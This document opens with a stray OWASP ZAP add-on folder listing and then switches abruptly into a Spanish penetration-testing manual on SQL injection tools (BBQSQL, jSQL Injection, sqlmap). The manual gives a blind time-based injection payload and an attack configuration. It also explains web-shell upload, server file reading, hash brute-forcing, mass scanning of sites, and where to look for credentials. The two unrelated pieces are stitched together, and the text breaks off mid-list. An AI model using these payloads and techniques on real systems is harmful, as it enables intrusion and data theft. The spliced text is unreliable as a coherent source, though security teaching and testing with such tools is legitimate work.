httpsInfo	Update owasp.org References
imagelocationscanner	Run tests with JUnit 5
importLogFiles	Do not set the background colour of help pages
importurls	Do not set the background colour of help pages
invoke	Do not set the background colour of help pages
jruby	Run tests with JUnit 5
jsonview	Do not set the background colour of help pages
jython	Run tests with JUnit 5
onlineMenu	Do not set the background colour of help pages
openapi	Fix typo
plugnhack	Do not set the background colour of help pages
portscan	Do not set the background colour of help pages
pscanrules	pscanrules: CSP scan rule upgrade salvation to 2.7.2
pscanrulesAlpha	Run tests with JUnit 5
pscanrulesBeta	Run tests with JUnit 5
quickstart	quickstart: use AJAX Spider options
regextester	Do not set the background colour of help pages
replacer	Run tests with JUnit 5

requester	Do not set the background colour of help pages
retire	Retire: Change "info" to proper references & change otherinfo handling
reveal	Do not set the background colour of help pages
revisit	Do not set the background colour of help pages
saml	Update owasp.org References
saverawmessage	Do not set the background colour of help pages
savexmlmessage	Do not set the background colour of help pages
scripts	scripts: tweak help
selenium	Run tests with JUnit 5
sequence	Do not set the background colour of help pages
simpleexample	Do not set the background colour of help pages
soap	Run tests with JUnit 5
spiderAjax	Do not set the background colour of help pages
sqliplugin	Update owasp.org References
sse	Run tests with JUnit 5
svndigger	Do not set the background colour of help pages
tips	tips-and-tricks: Update docker refs
tlsdebug	tlsdebug: replace hardcoded colour
todo	Do not set the background colour of help pages
tokengen	Run tests with JUnit 5
treetools	Do not set the background colour of help pages
viewstate	Do not set the background colour of help pages
vulncheck	Do not set the background colour of help pages
wappalyzer	Run tests with JUnit 5
wavsepRpt	Do not set the background colour of help pages
webdrivers	Update libraries/plugins for newer Java versions
websocket	Run tests with JUnit 5
zest	Run tests with JUnit 5

66. EVALUACIÓN DE LA BASE DE DATOS

bbqsql	marco de inyección SQL
Jsql injection	Es una aplicación ligera usada para encontrar la información de la base de datos de un servidor alejado.
sqlmap	Herramienta de prueba de penetración de código abierto que automatiza el proceso de detección y explotación de fallos de inyección SQL
sqlninja	Herramienta diseñada para explotar las vulnerabilidades de inyección de SQL en una aplicación web que utiliza Microsoft SQL Server
sqlsus	Herramienta de inyección y adquisición de MySQL

67. BBQSQL

BBQSQL es un marco de inyección SQL ciego escrito en Python. Es extremadamente útil cuando se ataca vulnerabilidades de inyección de SQL difíciles. También BBQSQL es una herramienta semiautomática, que permite un poco de personalización para aquellas búsquedas difíciles en una inyección SQL. La herramienta está diseñada para ser independiente de la base de datos y es extremadamente versátil. También tiene una interfaz de usuario intuitiva para facilitar la configuración de los ataques. También está implementado el Python GEvent, lo que hace que BBQSQL sea extremadamente rápido.

Para su uso, ejecutar bbqsql y aparecerá el menú siguiente:

Select from the menú:
1) Setup HTTP Parameters
2) Setup BBQSQL Options
3) Export Config
4) Import Config
5) Run Exploit
6) Help, Credits, and About

99) Exit the bbqsql injection toolkit

Parámetros HTTP
Estos parámetros se necesitan para determinar como se verá la solicitud HTTP. Los parámetros HTTP disponibles son:

0) files
1) headers
2) cookies
3) url
4) allow_redirects
5) proxies
6) data
7) method
8) auth

Cuando se haya terminado de configurar los parámetros HTTP, se puede continuar con las opciones BBQSQL. Los parámetros HTTP configuran el ataque a realizar. Como mínimo, se debe proporcionar la URL, donde se desea que se ejecute la consulta de inyección y el método.

Se debe especificar donde desea que se inserte la consulta de inyección utilizando la plantilla ${injection}. Sin la plantilla de inyección, la herramienta no sabrá donde insertar la consulta.

<u>Parámetro files</u>
Proporciona los archivos que se enviarán con la solicitud. Establecer el valor en la ruta y BBQSQL se encargará de abrir/incluir el archivo.

<u>Parámetro headers</u>
Estos encabezados HTTP son los que se enviarán con las solicitudes. Esto puede ser una cadena o un diccionario. Por ejemplo: {"User-Agent":"bbqsql"} o "User-Agent: bbqsql"

Parámetro cookies
Especifica un diccionario o una cadena de cookies que se enviarán con la solicitud. Por ejemplo: {"PHPSESSIONID":"123123"} o PHPSESSIONID=123123;JSESSIONID=foobar

Parámetro url
Especifica la URL a la que se deben enviar las solicitudes.

Parámetro allow_redirects
Este es un valor booleano que determina si se seguirán o no los redireccionamientos HTTP al realizar las solicitudes.

Parámetro proxies
Especifica el proxy HTTP que se utilizará para la solicitud como diccionario. Por ejemplo: {"http": "10.10.1.10:3128","https": "10.10.1.10:1080"}

Parámetro data
Especifica los datos POST que se enviarán junto con la solicitud. Esto puede ser una cadena o un diccionario. Por ejemplo: {"input_field":"value"} o input_field=value

Parámetro method
Especifica el método para la solicitud HTTP. Los métodos válidos son get, options, head, post, put, patch, delete

Parámetro auth
Especifica una tupla de nombre de usuario y contraseña que se utilizará para la autenticación básica HTTP. Por ejemplo: ("myusername","mypassword")

Opciones BBQSQL
Las posibles opciones son las siguientes:

0) csv_output_file
1) technique
2) comparison_attr
3) concurrency
4) hooks_file
5) query

Opción csv_output_file
El nombre de un archivo para generar los resultados. Dejar esto en blanco si no desea la salida a un archivo.

Opción technique
BBQSQL utiliza 2 técnicas cuando realiza un ataque ciego de inyección SQL. La primera técnica y predeterminada utilizada es binary_search. La segunda técnica que puede usar es frequency_search. Esta búsqueda de frecuencia se basa en un análisis del idioma inglés para determinar la frecuencia en que se producirá una letra. Este método de búsqueda es muy rápido contra datos no entrópicos, pero puede ser lento contra datos no ofuscados u ofuscados.
Se puede especificar binary_search o frequency_search como el valor para este parámetro.

Opción comparison_attr
Esto especifica el tipo de inyección SQL que ha descubierto. Aquí se puede establecer que atributo de la respuesta HTTP debe observar BBQSQL para determinar verdadero/falso. Puede especificar:

status_code, url, time, size, text, content, encoding, cookies, headers o history
Si ha identificado la inyección SQL que da como resultado un código de estado del servidor diferente, configurar el parámetro status_code. Si la cookie es diferente del parámetro cookie, configurar 'cookie'. Si el tamaño de la respuesta es diferente, configurar el parámetro size.

Opción concurrency
La concurrencia se basa en la biblioteca GEvent en Python. Funcionalmente parece actuar como un subproceso. Esta configuración controla la cantidad de concurrencia para ejecutar el ataque. Esto es útil para limitar las solicitudes y acelerar los tiempos de ataque. Para servidores web de alto rendimiento como nginx, se puede establecer la concurrencia en 75. De forma predeterminada, está configurado en 30.

Opción hooks_file
A veces se necesita cifrar los valores que ingresan en un campo antes de enviar la solicitud o tal vez se necesite triplicar la codificación de URL. En cualquier caso, estas situaciones hacen que otras herramientas sean imposibles de usar. BBQSQL permite definir funciones hook que la herramienta llamará en varios puntos a lo largo de la solicitud. Por ejemplo puede especificar una función pre_request que tome la solicitud como argumento, haga las mutaciones necesarias y devuelva la solicitud modificada para enviarla al servidor.

Para implementar esto, simplemente crear un archivo llamado bbqsql_hooks.py en el directorio de trabajo actual. Aquí se puede definir sus funciones de devolución de llamada para los hooks. Después en la parte inferior de este archivo, agregar un diccionario llamado hooks, cuyo formato es {'hook_name': hook_function}.

Cuando se ejecute BBQSQL, buscará en su directorio actual el archivo bbqsql_hooks.py e importará de él el diccionario llamado hooks.

Los siguientes hooks están disponibles:
args: Un diccionario de los argumentos que se envían a Request()
pre_request: El objeto Request, directamente antes de ser enviado.
post_request: El objeto Request, directamente después de ser enviado.
response: la respuesta generada a partir de una solicitud.

Un ejemplo de archivo bbqsql_hooks.py podría verse así:
```python
# file: bbqsql_hooks.py
import time
def my_pre_hook(req):
    """
    this hook replaces a placeholder with the current time
    expecting the url to look like this:
        http://www.google.com?k=v&time=PLACEHOLDER
    """
    req.url.replace('PLACEHOLDER',str(time.time()))
    return req
hooks = {'pre_request':my_pre_hook}
```
Opción query
Si se encuentra con una vulnerabilidad de inyección SQL que tiene algunas peculiaridades extrañas como ciertos caracteres que no se pueden incluir o funciones como ASCII/CHAR que no funcionan, probablemente se haya encontrado escribiendo algún tipo de script con su sintaxis de inyección

personalizada. BBQSQL elimina la parte de secuencias de comandos y proporciona una forma de pegar su sintaxis de consulta personalizada y explotarla con facilidad.

La entrada de consulta es donde construirá su consulta utilizada para filtrar la información de la base de datos. La suposición es que ya ha identificado la inyección SQL en un parámetro vulnerable y se ha probado una consulta exitosa.

A continuación se muestra una consulta de ejemplo que puede utilizar para construir una consulta. En este ejemplo, el atacante está buscando seleccionar la versión de la base de datos:

vulnerable_parameter; if(ASCII(SUBSTRING((SELECT @@version LIMIT 1 OFFSET ${row_index}) , ${char_index} ,1))) ${comparator:>}ASCII(${char_val}) WAITFOR DELAY '0\:0\:0${sleep}'; --

La sintaxis de la consulta se basa en marcadores de posición que le indican a BBQSQL como ejecutar el ataque. Se deben proporcionar los siguientes marcadores de posición de información para que el ataque funcione y una vez que ponga estos datos en la consulta, BBQSQL hará el resto:
$ {row_index}: Esto le dice a BBQSQL que repita las filas aquí indicadas. Como estamos usando LIMIT podemos ver n número de filas dependiendo del valor de $ {row_index}.
${char_index}: Esto le dice a BBQSQL que carácter de la subselección consultar.
${char_val}: Esto le dice a BBQSQL donde comparar los resultados de la subselección para validar el resultado.
${comparator}: Así es como le dice a BBQSQL que compare las respuestas para determinar si el resultado es verdadero o no. Por defecto, se usa el símbolo >.
${sleep}: Este es opcional pero le dice a BBQSQL donde insertar el número de segundos a esperar cuando se realiza una inyección SQL basada en el tiempo.

No se requieren todos estos marcadores de posición. Por ejemplo, si ha descubierto una inyección SQL basada en booleanos semi-ciegos, se puede omitir el parámetro ${sleep}

Export Config
Después de configurar el ataque en la interfaz de usuario, se puede exportar el archivo de configuración. El archivo de configuración exportado utiliza ConfigParser y es fácil de leer. Un archivo de configuración de ejemplo se puede ver a continuación:

```
[Request Config]
url = http://example.com/sqlivuln/index.php?username=user1&password=secret${injection}
method = GET

[HTTP Config]
query = and ASCII(SUBSTR((SELECT data FROM data LIMIT 1 OFFSET ${row_index:1}),${char_index:1},1))${comparator:>}${char_val:0} #
technique = binary_search
comparison_attr = size
concurrency = 30`
```

Esto es útil si se planea reanudar un ataque o tal vez simplemente ajustar la consulta, pero no se quiere pasar por la molestia de reconfigurar cada opción.

Import Config
También se puede importar una configuración desde la línea de comandos o desde la interfaz de usuario. Para importar una configuración desde la línea de comandos simplemente ejecutar

```
bbqsql -c archivo_configuración
```

Cuando carga un archivo de configuración a través de la línea de comandos o la interfaz de usuario, se ejecutan las mismas rutinas de validación en los parámetros para asegurarse de que sean válidas.

Ejemplo
Establecer los parámetros siguientes:

- URL: http://google.com?vuln=$ {query}
- data: user=foo&pass=$ {query}
- cookies: {'PHPSESSID' : '123123 ' , ' foo ' , ' BAR $ {query}'}

68. JSQL Injection

jSQL Injection es una aplicación ligera usada para encontrar la información de la base de datos de un servidor alejado. jSQL Injection es gratis, open source and cross-platform (Windows, Linux, Mac OS X, Solaris).

Características

- Inyección automática de 23 tipos de bases de datos: Access, CockroachDB, CUBRID, DB2, Derby, Firebird, H2, Hana, HSQLDB, Informix, Ingres, MaxDB, Mckoi, MySQL, Neo4j, NuoDB, Oracle, PostgreSQL, SQLite, SQL Server, Sybase , Teradata y Vertica
- Múltiples estrategias de inyección: normal, error, blind y time.
- Múltiples estructuras de inyección: estándar, zipped, dump in one shot
- Motor SQL para estudiar y optimizar expresiones SQL
- Inyección de múltiples objetivos.
- Buscar páginas de administración
- Creación y visualización de Web Shell y SQL Shell.
- Leer y escribir archivos en el host mediante inyección
- Fuerza bruta del hash de contraseña
- Codificar y decodificar una cadena

jSQL Injection es una herramienta de prueba de penetración multipropósito. Su función principal es encontrar y explotar vulnerabilidades de inyección SQL. También es capaz de:

- explorar bases de datos desde el dispositivo remoto
- buscar páginas de administrador,
- leer archivos del dispositivo remoto mediante inyección,
- crear una shell web para el dispositivo remoto y abrir una terminal
- crear una shell SQL para el dispositivo remoto y abrir una terminal
- subir un archivo al dispositivo
- hashes de fuerza bruta
- codificar o decodificar una cadena
- probar múltiples URL para inyección SQL

Para detectar y explotar inyecciones SQL, generalmente se prefiere sqlmap. Es una utilidad de línea de comandos, puede hacer muchas cosas, utiliza todos los métodos de inyección SQL posibles, trata de eludir la protección del servidor, puede crear shells y mucho más. También es multiplataforma, confiable y muy eficaz. Dado que sqlmap es extremadamente potente y flexible, para el programa de línea de comandos significa una gran cantidad de opciones diferentes.

Cuando se ejecuta el programa jSQL Injection, se vusualiza la pantalla que se ve a continuación. Esta pantalla está dividida en 2 zonas, una superior y otra inferior y en la línea superior es donde se debe escribir la URL a la que se intenta hacer una inyección SQL.

La ventana superior tiene las 9 pestañas siguientes:

- Database. Nombre de las bases de datos aparecidas en la inyección.
- Admin page. Nombre de las páginas a inyectar.
- Read file. Nombre de los ficheros a inyectar.
- Web shell. Nombre de los directorios a inyectar.
- SQL shell. Nombre de los directorios a inyectar.
- Upload. Nombre de los directorios donde se puede intentar subir un fichero.

- Brute force. Parámetros para la realización de fuerza bruta.
- Encoding. Esta pantalla permite codificar con Base64 una cadena de caracteres.
- Batch scan

En la ventana inferior hay las 4 pestañas siguientes

- Console. En esta pestaña, se muestran todos los mensajes que se ven generando en la operativa.
- Chunk. En esta pestaña, se muestran los datos extraídos de la inyección
- Boolean. En esta pestaña, se muestran los caracteres extraídos durante la inyección ciega o por tiempo
- Network. En esta pestaña, se visualizan la URL, el método empleado, el tamaño y el tipo


A continuación con los ejemplos, se puede como usar las pestañas y los contenidos.

Ejemplo 1

Escaneo de un sitio web

Ingresar la dirección del sitio y presionar ENTER.

La siguiente captura de pantalla muestra que el sitio es vulnerable a 3 tipos de inyecciones SQL a la vez. Se visualizan los nombres de las bases de datos disponibles.




Hacer clic en una base de datos para explorar sus tablas y se puede ver el contenido de cada tabla.
Hacer clic en una tabla y se visualizan sus campos, uno en cada columna.
Por lo general, las tablas administrator y users son las más interesantes, ya que pueden contener credenciales.

Ejemplo 2


Buscando en la pestaña Admin page

Para hacer esto, ir a esta pestaña y allí se encuentra una lista de posibles direcciones. Se puede seleccionar una o más páginas a verificar.



La conveniencia es que no necesita usar otros programas.
Desafortunadamente los programadores negligentes que almacenan contraseñas en pruebas claras, no son muy numerosos. Muy a menudo en la línea de contraseña vemos algo como
8743b52063cd84097a65d1633f5c74f5
Esto es un hash y se puede descifrarlo con fuerza bruta, opción que incorpora jSQL Injection.

Ejemplo 3
<u>Hashes de fuerza bruta</u>
Hay soporte para muchos de los hashes más populares, sin embargo no es la mejor solución. Para fuerza bruta en la velocidad máxima, usar hashcat.
Sin embargo cuando no hay otro programa disponible o no hay tiempo para aprender hashcat, la inyección jSQL incorpora la función de fuerza bruta en la pestaña Brute Force.
En las configuraciones, se puede especificar el número de caracteres nn la contraseña, el rango de longitud de la contraseña.



Ejemplo 4


Operaciones con archivos después de la detección de las inyecciones SQL

Además de las operaciones de la base de datos: leerlas y modificarlas, en el caso de detectar inyecciones SQL, son posibles las siguientes operaciones de archivos:

- leer archivos en el servidor
- subir nuevos archivos al servidor
- descargar shells al servidor

Existen restricciones ya que el servidor SQL debe tener suficientes privilegios. Los buenos administradores del sistema deshabilitan esta opción y no se puede obtener acceso al sistema de archivos.

La presencia de los privilegios de los archivos es bastante fácil de verificar. Ir a una de las pestañas reading files, creating a shell o uploading a new file y probar una de las operaciones especificadas. Se necesita saber la ruta absoluta exacta al archivo con el que se trabaje, de lo contrario no funcionará.



Si la respuesta a una operación de archivo es sin privilegios de archivo, no se puede hacer nada al respecto. Si en cambio aparece el mensaje de error: Problem writing into [folder_name]

Esto significa que se ha especificado incorrectamente la ruta absoluta en la que se debe escribir el archivo. Para asumir la ruta absoluta, se necesita como mínimo conocer el sistema operativo en el que se ejecuta el servidor. Para hacer esto, ir a la pestaña Network.

En Windows, la carpeta típica para los sitios es C:\Server\data\htdocs\ y el intento comienza directamente desde la carpeta C: / Windows /:

Ejemplo 5

Verificación masiva de sitios

Incluso esta función está en la inyección jSQL. Todo es extremadamente simple: insertar una lista de sitios que se pueden importar desde un archivo, seleccionar los que desee verificar y hacer clic en el botón para iniciar la operación.

69. Sqlmap

sqlmap es una herramienta de prueba de penetración de código abierto que automatiza el proceso de detección y explotación de fallos de inyección SQL y toma de control de los servidores de bases de datos. Tiene con un potente motor de detección, muchas funciones de penetración y una amplia gama de opciones que van desde el fingerprinting de la base de datos, hasta la obtención de datos de la base de datos, hasta el acceso al sistema de archivos subyacente y la ejecución de comandos en el sistema operativo a través de conexiones fuera de banda.

69.1. Características

Características generales

- Soporte completo para los sistemas de administración de bases de datos MySQL, Oracle, PostgreSQL, Microsoft SQL Server, Microsoft Access, SQLite, Firebird, Sybase y SAP MaxDB.
- Soporte completo para las técnicas de inyección de SQL: ciego basado en booleano, ciego basado en tiempo, basado en errores, consulta UNION y consultas apiladas.
- Soporte para conectarse directamente a la base de datos sin pasar por una inyección SQL, proporcionando las credenciales DBMS, la dirección IP, el puerto y el nombre de la base de datos.
- Es posible proporcionar una URL de destino única, obtener la lista de objetivos del proxy de Burp o archivos de registro de solicitudes de proxy WebScarab, obtener la solicitud HTTP completa de un archivo de texto u obtener la lista de objetivos proporcionandos por el sqlmap con un dork de Google que consulta el buscador de Google y analiza su página de resultados. También puede definir un ámbito basado en expresiones regulares que se utiliza para identificar cual de las direcciones analizadas a probar.
- Las pruebas proporcionaron los parámetros GET, los parámetros POST, los valores de encabezado HTTP Cookie, el valor de encabezado HTTP UserAgent y el valor de encabezado HTTP Referer para identificar y explotar vulnerabilidades de inyección SQL. También es posible especificar una lista separada por comas de parámetros específicos a probar.
- Opción para especificar el número máximo de solicitudes HTTP(S) concurrentes (subprocesamiento múltiple) para acelerar las técnicas de inyección ciega de SQL ytambién es posible especificar el número de segundos a mantener entre cada solicitud HTTP(S).
- Soporte de cadena de encabezado HTTP cookie, útil cuando la aplicación web requiere autenticación basada en cookies y tiene estos datos o en caso de que solo quiera probarlo y explotar la inyección SQL con dichos valores de encabezado. También se puede especificar la cookie codificada con URL.
- Maneja automáticamente el encabezado HTTP Set-Cookie de la aplicación, restableciendo la sesión si caduca. También es compatible probar y explotar en estos valores. También puede forzar a ignorar cualquier encabezado Set-Cookie.
- Soporte de autenticaciones de protocolo HTTP Basic, Digest, NTLM y Certificate.
- Soporte de proxy HTTP(S) para pasar las solicitudes a la aplicación de destino que funciona también con solicitudes HTTPS y con servidores proxy autenticados.
- Opciones para falsificar el valor del encabezado HTTP Referer y el valor del encabezado HTTP User-Agent especificado por el usuario o seleccionado al azar de un archivo de texto.
- Soporte para aumentar el nivel de verbosidad de los mensajes de salida: existen 7 niveles de verbosidad.

- Soporte para analizar formularios HTML desde la URL de destino y falsificar solicitudes HTTP(S) contra estas páginas para probar los parámetros del formulario contra vulnerabilidades.
- Granularidad y flexibilidad en términos de los conmutadores y funciones del usuario.
- Soporte de tiempo estimado de llegada para cada consulta, actualizado en tiempo real, para proporcionar al usuario con un resumen sobre cuanto tiempo llevará recuperar los resultados de las consultas.
- Guarda automáticamente la sesión en un archivo de texto en tiempo real mientras recupera los datos y reanuda la inyección analizando el archivo de sesión.
- Soporte para leer opciones de un archivo INI de configuración en lugar de especificar cada vez todas las opciones en la línea de comando. Soporte también para generar un archivo de configuración basado en las opciones de la línea de comando proporcionados.
- Soporte para replicar la estructura de tablas y las entradas de la base de datos en una base de datos local SQLite 3.
- Opción para actualizar sqlmap a la última versión de desarrollo desde el repositorio de subversion.
- Soporte para analizar respuestas HTTP(S) y mostrar cualquier mensaje de error DBMS al usuario.
- Integración con otros proyectos de código abierto de seguridad de TI, Metasploit y w3af.

Características de fingerprint y enumeración

- Amplia versión del software de la base de datos back-end y huella digital del sistema operativo subyacente basada en mensajes de error, análisis de banners, comparación de resultados de funciones y características específicas como la inyección de comentarios MySQL. También es posible forzar la gestión de la base de datos de fondo con el nombre del sistema si ya se sabes.
- Software de servidor web básico y tecnología de aplicación web de huellas digitales.
- Soporte para recuperar el banner DBMS, el usuario de sesión y la información de la base de datos actual. La herramienta también puede verificar si el usuario de la sesión es un administrador de base de datos (DBA).
- Soporte para enumerar usuarios de bases de datos, los hashes de contraseñas de usuarios, los privilegios de usuarios, los roles de usuarios, las bases de datos, las tablas y las columnas.
- Reconocimiento automático del formato del hash de contraseña y soporte para descifrarlos con un ataque basado en diccionario.
- Soporte para tablas de fuerza bruta y nombre de columnas. Esto es útil cuando el usuario de la sesión no tiene acceso de lectura sobre la tabla del sistema que contiene la información del esquema o cuando el sistema de administración de la base de datos no almacena esta información en algún lugar.
- Soporte para volcar las tablas de bases de datos por completo, un rango de entradas o columnas específicas según la elección del usuario. El usuario también puede elegir volcar solo un rango de caracteres de la entrada de cada columna.
- Soporte para volcar automáticamente todos los esquemas y entradas de las bases de datos. Es posible excluir del volcado, las bases de datos del sistema.
- Soporte para buscar nombres de bases de datos específicos, tablas específicas en todas las bases de datos o columnas específicas en todas las tablas de bases de datos. Por ejemplo esto es útil para identificar tablas que contienen credenciales de aplicación personalizadas donde los nombres de columnas relevantes contienen cadenas como nombre y contraseña.
- Soporte para ejecutar sentencias SQL personalizadas como en un cliente SQL interactivo que se conecta a la base de datos de back-end. sqlmap disecciona automáticamente la declaración proporcionada, determina que técnica es la mejor para la inyección y en consecuencia como empaquetar la payload de SQL.

Funciones de adquisición

- Soporte para inyectar funciones personalizadas definidas por el usuario: el usuario puede compilar una biblioteca compartida y luego usar sqlmap para crear dentro de las funciones definidas por el usuario del DBMS de fondo a partir del archivo compilado de la biblioteca compartida. Estos UDF se pueden ejecutar y opcionalmente eliminar a través de sqlmap. Esto es compatible cuando el software de la base de datos es MySQL o PostgreSQL.
- Soporte para descargar y cargar cualquier archivo del sistema de archivos subyacente del servidor de bases de datos cuando el software de la base de datos es MySQL, PostgreSQL o Microsoft SQL Server.
- • Soporte para ejecutar comandos arbitrarios y recuperar su salida estándar en el sistema operativo subyacente del servidor de la base de datos, cuando el software de la base de datos es MySQL, PostgreSQL o Microsoft SQL Server.
  - En MySQL y PostgreSQL a través de la inyección y ejecución de funciones definidas por el usuario.
  - En Microsoft SQL Server a través del procedimiento almacenado xp_cmdshell (). Además, el procedimiento almacenado se vuelve a habilitar si se deshabilita o se crea desde cero si el DBA lo elimina.
- Soporte para establecer una conexión TCP con estado fuera de banda entre la máquina atacante y el sistema operativo subyacente del servidor de bases de datos. Este canal puede ser un símbolo del sistema interactivo, una sesión de Meterpreter o una sesión de interfaz gráfica de usuario (VNC) según la elección del usuario. Sqlmap confía en Metasploit para crear el shellcode e implementa 4 técnicas diferentes para ejecutarlo en el servidor de la base de datos. Estas técnicas son:
